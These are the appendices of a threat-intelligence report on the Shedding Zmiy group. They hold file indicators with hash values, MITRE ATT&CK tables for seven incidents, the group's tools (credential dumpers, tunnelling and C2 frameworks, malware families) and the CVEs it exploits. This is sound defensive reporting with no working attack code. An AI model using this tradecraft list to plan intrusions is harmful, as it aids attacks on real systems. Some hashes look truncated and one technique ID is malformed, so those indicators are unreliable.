gs-dbus	c5b1576a9a983f6bf551dc6df989462e	8c94bc199197d6e8fc3
bk	137301b4f7c09d0b5b2a9261f7bdec0c	f4ec1b9b797324b73ba
system.crond.service	1742b52bb41a3456bf30570726a60059	c848109d1f7bad5af0a
id	63af958b05af414121fb7cc623a90671	f07ad7d735aa0d6aae7

libs.so	69dbab30f46a8ac9ce46af4420cf54ca	a3c94db7f2ed462485e
libs.so	91e4ee433cc834136b099a3cb738f809	3ea5a7fa881c9a456f6(
plugin_2407556349790450753_atlplug.jar	3cf40a0458aae04e73e2a61ea82fbd19	0a7a743ee8f505fe6b7(
k	7e8999958530f70264937a84e8b3beff	da7382e4ff26c63980d5
crond	887b166e87809c313ace45667665d32e	482388f4dae14a6a752
xlswifi	5c6e5aa1ec21fcaa6792b82abab401fe	e4103495ca9895e9bd3

Приложение 3: MITRE

Кейс 1

Тактика	Техника
Initial Access	T1566.001 - Spearphishing Attachment
	T1190 -Exploit Public-Facing Application
Discovery	T1033 - System Owner/User Discovery
	T1518.001 - Security Software Discovery
	T1010 - Application Window Discovery

	T1046 - Network Service Discovery
	T1016 - System Network Configuration Discovery
	T1057 - Process Discovery
	T1569.002 - Service Execution
	T1059.003 - Windows Command Shell
Execution	
	T1059.001 - PowerShell
	T1059.005 - Visual Basic
	T1136.001 - Local Account
	T1078.002 - Domain Accounts
	T1543.003 - Windows Service
Persistence	T1547.001 - Registry Run Keys / Startup Folder
	T1505.003 - Web Shell
	T1053.005 - Scheduled Task
	T1036.005 - Match Legitimate Name or Location
	T1562.001 - Disable or Modify Tools
Defense Evasion	T1140 - Deobfuscate/Decode Files or Information
	T1620 - Reflective Code Loading

	T1070.001 - Clear Windows Event Logs
	T1112 - Modify Registry
	T1003.005 - Cached Domain Credentials
	T1555.005 - Password Managers
Credential Access	
	T1003.001- LSASS Memory
	T1003.003 - OS Credential Dumping: NTDS
	T1021.001 - Remote Desktop Protocol
	T021.006 - Windows Remote Management
	T1210 - Exploitation of Remote Services
Lateral Movement	
	T1550.002 - Pass the Hash
	T1570 - Lateral Tool Transfer
	T1021.002 - SMB/Windows Admin Shares
	T1132.001 - Data Encoding: Standard Encoding
Command and Control	
	T1219 - Remote Access Software
	T1560.001 - Archive via Utility
Collection	
	T1005 - Data from Local System
Exfiltration	T1567.002 - Exfiltration to Cloud Storage

Кейс 2

Тактика	Техника
Initial Access	T1566.001 - Spearphishing Attachment
	T1199 - Trusted Relationship
Execution	T1059.003 Windows Command Shell
	T1059.001 - PowerShell
	T1059.005 - Visual Basic
	T1059.010 - AutoHotKey & AutoIT
	T1204.002 - Malicious File
Persistence	T1078.002 - Domain Accounts
	T1136.001 - Local Account
	T1037.001 - Logon Script
	T1547.001 - Registry Run Keys / Startup Folder
	T1053 .005 Scheduled Task
Defence Evasion	T1070.004 - File Deletion
	T1574.002 - DLL Side-Loading
	T1140 - Deobfuscate/Decode Files or Information
Discovery	T1082 - System Information Discovery

	T1033 - System Owner/User Discovery
Lateral movement	T1021.001 - Remote Desktop Protocol
	T1219 - Remote Access Software
Command and Control	
	T1572 - Protocol Tunneling
Collection	T1560.001 - Archive via Utility

Кейс 3

Тактика	**Техника**
Initial Access	T1190 - Exploit Public-Facing Application
	T1059.004 - Unix Shell
Execution	
	T1059.006 - Python
	T1574.006 - Dynamic Linker Hijacking
Persistence	T1543.002 - Systemd Service
	T1053.003 - Cron
	T1070.004 - Indicator Removal: File Deletion
Defence Evasion	
	T1014 - Rootkit
	T1090 - Proxy
Command and Control	
	T1573.001 - Symmetric Cryptography

	T1573.002 - Asymmetric Cryptography

Кейс 4

Тактика	Техника
Initial Access	T1199 - Trusted Relationship
	T1059.004 - Unix Shell
Execution	T1059.001 - PowerShell
	T1569.002 - System Services: Service Execution
	T1078.002 - Domain Accounts
	T1136.001 - Local Account
Persistence	
	T1053.003 - Cron
	T1543.003 Windows Service
Privilege Escalation	T1068 - Exploitation for Privilege Escalation
	T1112 - Modify Registry
	T1574.002 - DLL Side-Loading
Defense Evasion	T1070.006 - Timestomp
	T1070.002 - Clear Linux or Mac System Logs
	T1036.004 - Masquerade Task or Service

	T1036.005 - Match Legitimate Name or Location
	T1070.006 - Timestomp
Credential Access	T1558 - Steal or Forge Kerberos Tickets
Discovery	T1018 - Remote System Discovery
	T1615 - Group Policy Discovery
	T1087.002 - Domain Account
	T1482 - Domain Trust Discovery
	T1046 - Network Service Discovery
Lateral movement	T1021.001 - Remote Desktop Protocol
	T1021.002 - SMB/Windows Admin Shares
	T1021.004 - SSH
	T1021.006 - Windows Remote Management
Command and Control	T1090.002 - External Proxy

Кейс 5

Матрицу Mitre для этого кейса мы приводили в нашем исследовании – (Ex)Cobalt в новом обличье: исследование последней атаки известной группировки.

Кейс 6

Тактика	Техника
Initial Access	T1190 - Exploit Public-Facing Application

	T1059.003 - Windows Command Shell
Execution	T1059.001 - PowerShell
	T1053.005 - Scheduled Task
	T1078.002 - Domain Accounts
	T1505.004 - IIS Components
Persistence	
	T1505.003 - Web Shell
	T1053.005 - Scheduled Task
	T1574.002 - DLL Side-Loading
Defense Evasion	T1562.004 - Disable or Modify System Firewall
	T1036.004 - Masquerade Task or Service
Credential Access	T1558 - Steal or Forge Kerberos Tickets
	T1021.001 - Remote Services: Remote Desktop Protocol
Lateral movement	
	T1021.002 - SMB/Windows Admin Shares
Command and Control	T1090.002 - External Proxy

Кейс 7

Тактика	**Техника**
Initial Access	T1190 - Exploit Public-Facing Application

	T1059.004 - Unix Shell
Execution	
	T1059 - Command and Scripting Interpreter
	T1574.006 - Dynamic Linker Hijacking
Persistence	T1543.002 - Systemd Service
	T1078.002 - Domain Accounts
Privilege Escalation	T1548.001 - Setuid and Setgid
	T1070.002 - Clear Linux or Mac System Logs
Defense Evasion	
	T1564.010 - Process Argument Spoofing
Lateral movement	T1021.004 - SSH
	T1552.004 - Private Keys
Credential Access	
	T1110 - Brute Force
Discovery	T1046 - Network Service Discovery
	T1090 - Proxy
Command and Control	T1105 - Ingress Tool Transfer
	T1071.001 - Web Protocols

Приложение 4: Используемые инструменты

During our period of monitoring Shedding Zmiy's activity, we saw them use additional tools in addition to malware. Their set sometimes underwent significant changes from attack to attack:

Privilege Escalation:

- PrintNightmare;
- WerTrigger.

Credential Dumping:

- Mimikatz;
- ProcDump;
- Rubeus.

Discovery:

- SoftPerfect Network Scanner;
- nmap;
- ADRecon;
- PowerSploit;
- fscan;
- arp-scanner

Lateral Movement:

- Psexec;
- RemCom;
- pypsrp;
- winrm-fs;
- ssh-snake

Command and Control:

- chisel;
- resocks;
- gsocket;
- ngrok;
- revsocks;
- neoregeorg

Exfiltration:

- MEGASync

PenTest/RedTeam frameworks:

- Metasploit;
- Sliver;
- Cobalt Strike.

Malware:

- CobInt;
- Ekipa RAT;
- DarkGate;
- SystemBC;
- Bulldog Backdoor;
- FaceFish;
- XDHijack loader;
- Nim loader;
- BADSTATE framework.

Appendix 5: Exploitable Vulnerabilities

Based on the information we received from incident investigations, as well as our Threat Intelligence, Shedding Zmiy exploits the following vulnerabilities in its operations:

- **Untrusted data deserialization vulnerability in the VIEWSTATE parameter in ASP.NET**
- CVE-2021-1675 - Windows Print Spooler Remote Code Execution Vulnerability (PrintNightmare);
- CVE-2021-4034 - Local Privelege Escalation;
- CVE-2021-34473 - Microsoft Exchange Server Remote Code Execution Vulnerability (ProxyShell);
- CVE-2021-44228/CVE-2021-45046/CVE-2021-45105 - LOG4j;
- CVE-2022-27925, CVE-2022-37042, CVE-2022-41352 - vulnerabilities in Zimbra Collaboration Suite;
- CVE-2022-34721 – Windows Internet Key Exchange (IKE) Protocol Extensions Remote Code Execution Vulnerability;
- CVE-2022-41080/CVE-2022-41082 - OWASSRF;
- CVE-2023-20198 – Cisco Authentication Bypass/RCE;
- CVE-2023-22527 – Atlassian Confluence Data Center and Server Template Injection Vulnerability;
- CVE-2023-25157 – GeoServer SQL Injection;
- CVE-2023-34362 – MOVEit Transfer SQL Injection;
- CVE-2023-36745 - Microsoft Exchange Server Remote Code Execution Vulnerability;
- CVE-2023-46604 - Apache ActiveMQ Vulnerability;
- CVE-2024-23897 - Jenkins Arbitrary File Leak Vulnerability;
- CVE-2024-27198-RCE - JetBrains TeamCity Multiple Authentication Bypass Vulnerabilities.